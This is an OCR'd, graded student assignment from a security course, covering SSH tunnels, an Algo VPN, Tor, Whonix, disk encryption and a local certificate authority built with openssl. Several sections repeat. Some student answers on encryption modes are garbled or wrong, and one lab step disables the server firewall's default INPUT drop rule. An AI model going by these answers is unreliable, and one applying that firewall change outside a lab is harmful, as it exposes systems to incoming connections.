
- 0.5 pts What do the ftp commands in x2 do?

- 1 pts not completed

Question 8: SSH forwarding (4 points)

Using SSH, prepare a SOCKS proxy tunnel on your personal computer to your Kali VM, and configure your local web browser to use this proxy. Paste a screenshot of your local browser visiting https://ipchicken.com/ showing the IP address and hostname of your Kali VM

Source: https://ma.ttias.be/socks-proxy-linux-ssh-bypass-content-filters/



Question 9: VPN (6 points)

A Virtual Private Network (VPN) allows all network traffic to tunnel to an endpoint and be routed from there, and the tunnel usually encrypts the traffic. This allows a secure way to connect to otherwise private networks, and unlike SSH tunneling, it includes *all* network traffic generated by a client.


VPNs are very commonly deployed. However, there's a lot of cryptography setup and other configuration choices involved in setting up a VPN, and it's easy to do it in a way that subtly compromises security.

Algo is a set of scripts to automate deployment of a VPN target. Deploy Algo on your Linux VM (or to a cloud-based VM), then configure your personal computer to connect to it.

Show a screenshot of your personal computer's VPN client software showing the successful connection.

8 SSH Forwarding 4 / 4

✓ - 0 pts Correct



Show a screenshot of a browser on your personal computer visiting an IP address identifier site like IPChicken.com.


9.1 Screenshot 1 3 / 3

✓ **- 0 pts Correct**

- 2 pts Screenshot of unsuccessful attempt

- 1.5 pts Explanation of detailed and frustrating failed attempts

- 3 pts Didn't do problem



Post-Algo firewall fix-up

Once you've installed Algo and it's working, we need to make one configuration change. Algo will, by default, configure a very restrictive firewall on the Linux VM that will prevent most incoming connections. This will interfere with other tasks in this and future assignments (such as the Apache web server certificate question later in this doc). Let's fix this:

- As root, edit `/etc/iptables/rules.v4`. You'll see three sections: `*mangle`, `*nat`, and `*filter`. Under `*filter`, change "`INPUT DROP [0:0]`" to "`INPUT ACCEPT [0:0]`".
- Run "`sudo netfilter-persistent reload`" or reboot to reload the firewall rules.

9.2 Screenshot 2 3 / 3

✓ **- 0 pts** **Correct**

- 3 pts Problem not completed

Question 10: Tor Project: Anonymity Online (4 points)

Tor is free software and an open network that helps you defend against traffic analysis, a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security.

Explain what Tor is and how it can be used for both good and nefarious purposes. (2 points)
An open source browser dedicated to protect privacy.
You can protect yourself from being track, censored
However, it makes it harder to track illegal behavior

Download and install the Tor Browser to your Windows VM. Start the Tor browser and **provide the IP address and hostname of the Tor exit relay through your initial circuit by visiting the site that tells you what it thinks your IP address is. (1 point)**

10.1 Tor explanation **2 / 2**

✓ **- 0 pts** **Correct**

- 2 pts No Answer


Support the Tor Project Today!
Find and check IP address
chrome at DuckDuckGo
https://whoer.net
WHOER
My IP
VPN
Servers
Download
Services
Let's begin ?
My IP: 45.154.168.201
Secure internet
ISP:
Dorian GALIANA
DNS
N/A
Hostname:
ip.201.168.154.45.as208196.net
Proxy:
No
OS:
Win10.0
Anonymizer:
TOR
Browser:
Firefox 68.0
Blacklist:
Yes (Infected)
Your disguise: 78% Moderate security and anonymity remarks
More
This website uses cookies to enhance your experience.
Accept
https://whoer.net
WHOER
My IP
VPN
Servers
Download
Services
Let's begin ?
My IP: 107.15.246.237
Secure internet
ISP:
Spectrum
DNS
N/A
Hostname:
cpe-107-15-246-237.nc.res.rr.com
Proxy:
May Be
OS:
Mac OS X
Anonymizer:
No
Browser:
Firefox 81.0
Blacklist:
No (Unauthenticated SMTP)
Your disguise: 100% Your anonymity measures are safe or you don't use them
This website uses cookies to enhance your experience.
Accept


10.2 IP address and hostname **1 / 1**


✓ **- 0 pts** **Correct**

- 2 pts No answer

Use [IP Tracker] to get location information from a Tor and non-Tor Browser. Show screenshots of both here. Geographically, where is your Tor exit node? (1 points)

unknown





10.3 Screenshots **1 / 1**

✓ **- 0 pts** **Correct**

- 2 pts No answer

Question 11: Whonix (3 points)

Examine the Whonix project. What attacks is it designed to defend against that Tor alone cannot? (2 pts)

A vm and all traffic through tor network
Tor just hide browsing traffic, but whonix hide all internet traffic

Describe an attack to identify a user of Whonix that *can* still succeed. Hint: check out their limitations page. (1 pt)
Human factor.
If you use social network/someone is watching you physically, then you are not anonymous

Note: No need to install or run Whonix for this assignment, but you're welcome to experiment.

Question 12: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.
windows full volume encryption feature
AES CBC/XTS

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.
Mac encryption
AES CBC/XTS-AESW

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)
Linux encryption
AES/twofish/serpent CBS/XTS

Question 13: SSL certificate management (14 points)

You're going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Note: If you've already configured Algo on your Linux VM for Question 9, be sure you did the firewall fixup described in that question.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.

```
openssl genrsa -out CA-key.pem
```

11 Whonix 3 / 3

✓ - 0 pts Correct

Question 11: Whonix (3 points)

Examine the Whonix project. What attacks is it designed to defend against that Tor alone cannot? (2 pts)

A vm and all traffic through tor network
Tor just hide browsing traffic, but whonix hide all internet traffic

Describe an attack to identify a user of Whonix that *can* still succeed. Hint: check out their limitations page. (1 pt)
Human factor.
If you use social network/someone is watching you physically, then you are not anonymous

Note: No need to install or run Whonix for this assignment, but you're welcome to experiment.

Question 12: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.
windows full volume encryption feature
AES CBC/XTS

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.
Mac encryption
AES CBC/XTS-AESW

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)
Linux encryption
AES/twofish/serpent CBS/XTS

Question 13: SSL certificate management (14 points)

You're going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Note: If you've already configured Algo on your Linux VM for Question 9, be sure you did the firewall fixup described in that question.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.

```
openssl genrsa -out CA-key.pem
```

12 Bitlocker, FileVault and LUKS 6 / 6

✓ **- 0 pts** **Correct**

- 1 pts Not specific enough

- 6 pts No answer

Question 11: Whonix (3 points)

Examine the Whonix project. What attacks is it designed to defend against that Tor alone cannot? (2 pts)

A vm and all traffic through tor network
Tor just hide browsing traffic, but whonix hide all internet traffic

Describe an attack to identify a user of Whonix that *can* still succeed. Hint: check out their limitations page. (1 pt)
Human factor.
If you use social network/someone is watching you physically, then you are not anonymous

Note: No need to install or run Whonix for this assignment, but you're welcome to experiment.

Question 12: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.
windows full volume encryption feature
AES CBC/XTS

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.
Mac encryption
AES CBC/XTS-AESW

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)
Linux encryption
AES/twofish/serpent CBS/XTS

Question 13: SSL certificate management (14 points)

You're going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Note: If you've already configured Algo on your Linux VM for Question 9, be sure you did the firewall fixup described in that question.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.

```
openssl genrsa -out CA-key.pem
```

13.1 RSA key-pair 2 / 2


✓ **- 0 pts** **Correct**

- 2 pts No Answer

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

```
openssl req -new -key CA-key.pem -x509 -out CA-cert.pem
```

3. **Windows VM:** Install the certificate into the trust store of your Windows VM.



4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

```
openssl genrsa -out server.pem
openssl req -new -key server.pem -out server.csr
openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -
out server.crt
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

```
sudo apt install apache2
```

6. **Linux VM:** Configure HTTPS to use the certificate you created

13.2 Root x.509 certificate 2 / 2

✓ **- 0 pts** **Correct**

- 2 pts No answer


- 1 pts Partial Credit

The screenshot or command written does not show the X.509 certificate with Common Name be “<NetID> Root CA”.

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

```
openssl req -new -key CA-key.pem -x509 -out CA-cert.pem
```

3. **Windows VM:** Install the certificate into the trust store of your Windows VM.



4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

```
openssl genrsa -out server.pem
openssl req -new -key server.pem -out server.csr
openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -
out server.crt
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

```
sudo apt install apache2
```

6. **Linux VM:** Configure HTTPS to use the certificate you created

13.3 Install certificate to trust-store **2 / 2**

